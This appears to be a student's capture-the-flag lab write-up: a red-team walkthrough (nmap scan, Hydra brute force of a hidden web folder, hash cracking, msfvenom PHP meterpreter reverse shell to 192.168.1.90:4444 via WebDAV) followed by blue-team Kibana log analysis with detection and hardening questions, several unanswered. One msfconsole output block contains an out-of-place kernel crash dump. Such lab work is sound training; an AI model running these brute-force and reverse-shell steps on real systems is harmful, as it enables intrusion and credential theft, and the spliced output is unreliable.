
Red Team

STEP 1:

Open the terminal and run: nmap 192.168.1.0/24. Port 80/tcp is open.

```
Nmap scan report for 192.168.1.100
Host is up (0.00087s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0045s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.68 seconds
root@Kali:~#
```

Go to Firefox web browser and input 192.168.1.105




Step 2:

I located the company's secret folder.


Step 3

Downloaded rockyou.txt file and unzipped file. Then ran Type: hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder




```
File  Actions  Edit  View  Help
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10121 of 14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10122 of 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10123 of 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10124 of 14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10125 of 14344398 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10126 of 14344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10127 of 14344398 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "larukus" - 10128 of 14344398 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10129 of 14344398 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10130 of 14344398 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10131 of 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10132 of 14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10133 of 14344398 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10134 of 14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10135 of 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10136 of 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of 14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 of 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 of 14344398 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 of 14344398 [child 3] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-09 17:34:50
root@Kali:~#
```

Password is: "leopoldo"




Step 4:

Ran the hash in Crack Station:



The password is revealed as: linux4u

Step 5:



Step 6

Set up reverse shell: msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php

```
root@Kali:~/Documents# cd
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
```

msfconsole to launch msfconsole.

use exploit/multi/handler

set payload php/meterpreter/reverse_tcp

show options

set LHOST 192.168.1.90


exploit

```
root@Kali:~# msfconsole
[-] **rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] **

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ............................
       ccccccccccccccccccccccccccc
```


```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```



Connect to the webdav folder by navigating to 192.168.1.105/webdav. Use the credentials that Ryan: user: ryan pass: linux4u.



Step 7

```
meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--  1113  fil   2022-05-09 18:45:07 -0700  shell.php

meterpreter > shell
Process 2044 created.
Channel 0 created.
ls
passwd.dav
shell.php
cd..
/bin/sh: 2: cd..: not found
ls
passwd.dav
shell.php
cd /ls
/bin/sh: 4: cd: can't cd to /ls
cd /
ls
```


```
File  Actions  Edit  View  Help

flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

```
File  Actions  Edit  View  Help
drwxr-xr-x  17 root root       3840 May  9 23:25 dev
drwxr-xr-x 101 root root       4096 Jul  1  2020 etc
-rw-r--r--   1 root root         16 May  7  2019 flag.txt
drwxr-xr-x   6 root root       4096 May 19  2020 home
lrwxrwxrwx   1 root root         34 Jun 27  2020 initrd.img → boot/initrd.img-4.15.0-108-generic
lrwxrwxrwx   1 root root         34 Jun 27  2020 initrd.img.old → boot/initrd.img-4.15.0-106-generic
drwxr-xr-x  22 root root       4096 Jul 25  2018 lib
drwxr-xr-x   2 root root       4096 Jul 25  2018 lib64
drwx------   2 root root      16384 May  7  2019 lost+found
drwxr-xr-x   2 root root       4096 Jul 25  2018 media
drwxr-xr-x   2 root root       4096 Jul 25  2018 mnt
drwxr-xr-x   2 root root       4096 Jul  1  2020 opt
dr-xr-xr-x 114 root root          0 May  9 23:24 proc
drwx------   6 root root       4096 May 21  2020 root
drwxr-xr-x  27 root root        880 May  9 23:25 run
drwxr-xr-x   2 root root      12288 May 29  2020 sbin
drwxr-xr-x   4 root root       4096 May  7  2019 snap
drwxr-xr-x   2 root root       4096 Jul 25  2018 srv
-rw-------   1 root root 2065694720 May  7  2019 swap.img
dr-xr-xr-x  13 root root          0 May  9 23:25 sys
drwxrwxrwt   2 root root       4096 May  9 23:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x   2 root root       4096 May 21  2020 vagrant
drwxr-xr-x  14 root root       4096 May  7  2019 var
lrwxrwxrwx   1 root root         31 Jun 27  2020 vmlinuz → boot/vmlinuz-4.15.0-108-generic
lrwxrwxrwx   1 root root         31 Jun 27  2020 vmlinuz.old → boot/vmlinuz-4.15.0-106-generic
```

Day 2


Step 1: Identify the Offensive Traffic.

When did the interaction occur?




Event happened on 5-12-22 and 5-14-22

What responses did the victim send back?




We can see 404, 401, 207, & 200 as the top responses.


We can also see with the HTTP Error Codes [Packebeat] ECS:



What data is concerning from the Blue Team perspective?



We can also see a spike in errors in the Errors vs successful transactions [Packetbeat] ECS



Step 2: Find the Request for the Hidden Directory.

In your attack, you found a secret folder. Let's look at that interaction between these two machines.

How many requests were made to this directory? At what time and from which IP address(es)?

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/	10
http://192.168.1.105/company_folders/company_culture/	8
http://192.168.1.105/company_folders/secret_folder/	8
http://192.168.1.105/company_folders/	6
http://192.168.1.105/webdav/	4

Export: Raw Formatted

Which files were requested? What information did they contain?

-We see from the panel that the company folders were accessed 6 times and the company folders/secret folder was access 8 times.

What kind of alarm would you set to detect this behavior in the future?

-Set an alert to go off for any machine that attempts to access this directory or file.

Identify at least one way to harden the vulnerable machine that would mitigate this attack.

-This directory and file should be removed from the server.


Step 3: Identify the Brute Force Attack.

After identifying the hidden directory, you used Hydra to brute-force the target server. Answer the following questions:

Can you identify packets specifically from Hydra?

How many requests were made in the brute-force attack?

How many requests had the attacker made before discovering the correct password in this one?



What kind of alarm would you set to detect this behavior in the future and at what threshold(s)?

Identify at least one way to harden the vulnerable machine that would mitigate this attack.

Step 4: Find the WebDav Connection.

Use your dashboard to answer the following questions:

How many requests were made to this directory?

Which file(s) were requested?

What kind of alarm would you set to detect such access in the future?

Identify at least one way to harden the vulnerable machine that would mitigate this attack.

Step 5: Identify the Reverse Shell and meterpreter Traffic.

To finish off the attack, you uploaded a PHP reverse shell and started a meterpreter shell session. Answer the following questions:

Can you identify traffic from the meterpreter session?

We can see the shell.php file in the webdav directory on the Top 10 HTTP requests [Packetbeat] ECS panel.

ip

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folder/secret_folder	64
http://192.168.1.105/webdav	22
http://192.168.1.105/	14
http://192.168.1.105/company_folders/secret_folder/	12
http://192.168.1.105/webdav/shell.php	12

Export: Raw Formatted

Source.ip: 192.168.1.105 and destination and destination.port: 4444

What kinds of alarms would you set to detect this behavior in the future?

We can set an alert for any traffic moving over port 4444.


We can set an alert for any .php file that is uploaded to a server.


Identify at least one way to harden the vulnerable machine that would mitigate this attack.

